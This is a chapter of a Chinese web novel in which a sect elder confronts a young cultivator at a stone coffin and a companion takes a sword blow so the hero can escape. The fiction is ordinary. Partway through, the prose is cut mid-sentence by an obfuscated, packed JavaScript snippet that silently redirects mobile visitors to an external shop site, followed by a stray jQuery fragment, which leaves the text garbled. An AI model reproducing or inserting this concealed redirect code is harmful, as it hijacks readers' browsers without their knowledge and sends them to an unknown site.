文趣网 > 都市小说 > 天劫淬体逆天路 > 29. 萧衍的现身
    沈墨渊站在原地,没有回头。

    他听得出那个声音。温和,从容,带着一股让人脊背发凉的从容——是萧衍。

    “别动,那东西是我的。”萧衍的声音从身后传来,不急不缓,像在说一件理所当然的事。

    沈墨渊的手还按在石棺上,棺盖的冰凉触感从掌心渗进骨头里。他能感觉到器灵在颤抖,不是害怕,是愤怒——那种压抑了不知多少年的愤怒,像一头被关在笼子里的野兽,拼命想冲出来。

    “冷静。”沈墨渊在心里说,声音压得很低,“别冲动。”

    器灵没有回答,但颤抖没有停。

    沈墨渊深吸一口气,缓缓转过身。

    萧衍站在三丈外,负手而立,脸上带着温和的笑容。月光从废墟的裂缝中漏下来,照在他脸上,那张清癯的面容在光影中半明半暗,像一尊没有表情的石像。

    他穿着一件青色道袍,袖口的云纹在月光下泛着微光,腰间挂着一枚玉佩,玉佩上刻着天剑宗长老的标识。“萧长老。”沈墨渊说,声音沙哑。

    萧衍没有回答,只是看着他,眼神平静得像一潭死水。

    沉默像一把刀,悬在两人之间。

    然后萧衍开口了。

    “你比我想的能跑。”

    他的语气很平淡,像在说一件无关紧要的事。

    “从宗门到葬灵渊,三百里路。你一个炼气期的小杂役,居然能活着走到这里,还破了三重幻象阵。”他顿了顿,嘴角微微上扬,露出一个似笑非笑的弧度。

    “有意思。”

    沈墨渊没有说话,只是握紧拳头,指甲嵌进掌心的伤口里,疼得他浑身一颤。但他没松手,反而攥得更紧了。

    “你想怎样?”他问,声音沙哑。

    萧衍没有直接回答,而是慢慢踱了两步,目光落在沈墨渊身后的石棺上。他的眼神在那漆黑的棺盖上停留了片刻,然后移开,重新看向沈墨渊。

    “你离开宗门那天,我就派了暗线跟着你。”他说,“你的一举一动,我都知道。”

    沈墨渊的心一沉。

    “你去了藏经阁,见了白素衣。”萧衍说,语气依然平淡,“你从她那里拿到了什么?”

    沈墨渊没有说话。

    萧衍笑了笑,那笑容很温和,但眼底没有一丝温度。“你不说也没关系。”他说,“我知道你身上有什么——器灵,《破厄诀》。你一个废灵根,能走到今天这一步,靠的就是这两样东西。”

    他顿了顿,往前走了一步。

    “交出来。”

    他的声音依然温和,但温和里带着一股不容置疑的威压,像一座山压在沈墨渊胸口。

    “功法,器灵,全部交出来。”他说,“我可以饶你一命,甚至收你为亲传弟子。以你的资质,虽然灵根废了,但有《破厄诀》和器灵辅助,未来未必不能筑基。”沈墨渊沉默了片刻,然后忽然笑了。

    那笑声很难听,沙哑得像砂纸磨过铁板,嘴角扯动时牵动了脸上的伤口,血珠顺着下巴滴落。

    “萧长老,”他说,声音沙哑却带着一股狠劲,“你觉得我会信吗?”

    萧衍的眼神微微一凝。

    “你跟踪我三百里,一路跟到葬灵渊。”沈墨渊说,“你费了这么大劲,就是为了收我为亲传弟子?”

    他咧嘴笑了笑,笑得很难看。

    “你是怕我跑了,怕我把《破厄诀》带进葬灵渊深处,怕我找到完整的传承。”

    他盯着萧衍的眼睛,一字一句地说:“你是怕我,一个废灵根,真的逆了天。”

    萧衍没有说话,只是静静地看着他。

    沉默像一堵墙,压在两人之间。然后萧衍笑了。

    那笑容很淡,像风吹过水面,泛起一丝涟漪,然后迅速消失。

    “你说得对。”他说,“我是怕。”

    他往前走了一步,月光照在他脸上,那张温和的面容上忽然多了一丝冷意。

    “我怕的不是你逆天。”他说,“我怕的是《破厄诀》落在不该落的人手里。我怕的是有人用这部功法,毁了宗门千年的根基。”

    他的声音依然温和,但温和里带着一股冰冷的杀意。

    “你以为你是在逆天改命?”他说,“你不过是在重复前人的错误。每一个修炼《破厄诀》的人,最终都死在雷劫下,死在天道手中。你也不会例外。”

    他伸出手,掌心向上,一道淡淡的灵气在掌中凝聚,像一柄无形的剑。

    “但我可以给你一条活路。”他说,“交出器灵和功法,我可以保你平安。否则——”

    他没有说完,但意思已经很明显。

    沈墨渊站在那里,浑身是伤,连站都站不稳,但他没有后退。

    他知道,退一步就是万丈深渊。

    器灵的声音忽然在他脑海中响起,很轻,带着一种说不出的疲惫。

    “别怕。”

    沈墨渊愣了一下。

    “我还有一个办法。”器灵说,“我可以引爆自己的一部分灵识,制造一次短暂的爆发。那股力量足以让你逃走,逃到葬灵渊深处,逃到他找不到的地方。”

    沈墨渊的心一紧。“代价是什么?”

    器灵沉默了片刻。

    “我会陷入沉睡。”它说,声音很轻,“可能几天,可能几个月,也可能……永远醒不过来。”

    沈墨渊的呼吸顿了一下。

    “不行。”他咬牙说,声音压得很低,带着一股狠劲,“我不会让你再牺牲了。”

    “你不走,我们两个都得死在这里。”器灵说,声音里带着一丝苦笑,“他金丹后期,你炼气期。你觉得你能从他手里活下来?”

    “总会有别的办法。”

    “没有。”器灵说,声音平静得像在说一件与己无关的事,“这是我唯一能做的。你活着,我就还有醒过来的可能。你死了,我连可能都没有了。”

    沈墨渊没有说话,只是攥紧拳头,指甲嵌进掌心,血从指缝里渗出来,滴在地上。

    萧衍看着他,眼神里带着一丝玩味。

    “想好了吗?”他问。

    沈墨渊抬起头,看着他,没有说话。

    萧衍笑了笑,那笑容很温和,但温和里带着一股冰冷的杀意。

    “看来你是不打算配合了。”

    他抬起手,指尖凝聚出一道

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17570353|204904||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    剑气。剑气凌厉如霜,在月光下泛着冷光,像一柄无形的刀。

    “那就别怪我不客气了。”

    沈墨渊站在那里,浑身紧绷,像一头被逼到绝路的野兽。

    他能感觉到器灵在积蓄力量,那股力量像一头沉睡的巨兽,正在慢慢苏醒。

    “别动。”器灵的声音在脑海中响起,“等他出手,我引爆灵识,你往石棺的方向跑。”

    “不行——”

    “别废话。”器灵打断他,声音里带着一股从未有过的决绝,“你活着,我才有希望。记住,去葬灵渊第三层,找到我的残骸。那里有完整的《破厄诀》,有你需要的一切。”沈墨渊的喉咙像被什么东西堵住了,说不出话。

    萧衍的剑气越来越亮,灵气在空气中激荡,像一池被搅动的水。

    “最后问你一次。”萧衍说,声音冰冷,“交,还是不交?”

    沈墨渊没有回答。

    他站在那里,浑身是伤,连站都站不稳,但他的眼睛没有躲闪,死死盯着萧衍,像一头被逼到绝路的狼。

    萧衍冷笑一声。

    剑气脱手而出,直朝沈墨渊的丹田刺来。

    速度太快了。

    沈墨渊根本来不及躲闪,只能本能地用双臂护住要害。

    就在这时——

    一道黑影突然从侧面扑出,挡在了沈墨渊身前。

    “噗——”

    剑气贯穿血肉的声音,闷闷的,像一拳打在湿泥上。

    沈墨渊愣住了。那道黑影挡在他面前,身形高瘦,一头灰白色长发在月光下泛着冷光。

    叶无道。

    他被剑气贯穿了肩膀,血从伤口涌出来,顺着他的手臂滴落,在地上汇成一小滩。

    他闷哼一声,回头看了沈墨渊一眼,咧嘴笑了笑。

    那笑容很难看,嘴角扯动时牵动了伤口,疼得他龇牙咧嘴。

    “兄弟,”他说,声音沙哑,“我欠你的命,这次还了。”沈墨渊张了张嘴,想说什么,但喉咙像被什么东西堵住了,说不出话。

    叶无道没等他开口,从怀里掏出一颗黑色丹药,塞进沈墨渊手里。

    “吃了它,跑。”

    他说完,没等沈墨渊反应,转身朝萧衍扑去。

    他的身影在月光下拖出一道长长的影子,像一只扑火的飞蛾。

    沈墨渊站在那里,手里攥着那颗黑色丹药,丹药上还沾着叶无道的血,温热的,带着一股刺鼻的药味。

    他看见叶无道扑向萧衍,看见萧衍抬手,又一道剑气凝聚成形。

    他听见器灵在脑海中喊:“走!”

    他转身,朝石棺的方向跑去。

    身后传来一声闷响,然后是叶无道的笑声,沙哑的,带着一股疯劲。

    “萧长老,你下手可真狠啊——”沈墨渊没有回头。

    他咬着牙,拼命往前跑,脚踩在碎石上,每一步都像踩在刀尖上。

    那颗黑色丹药在他手里发烫,像一块烧红的铁。

    他没有吃。

    他把它攥在手里,攥得指节发白。

    他知道,他欠叶无道的,这辈子都还不清了。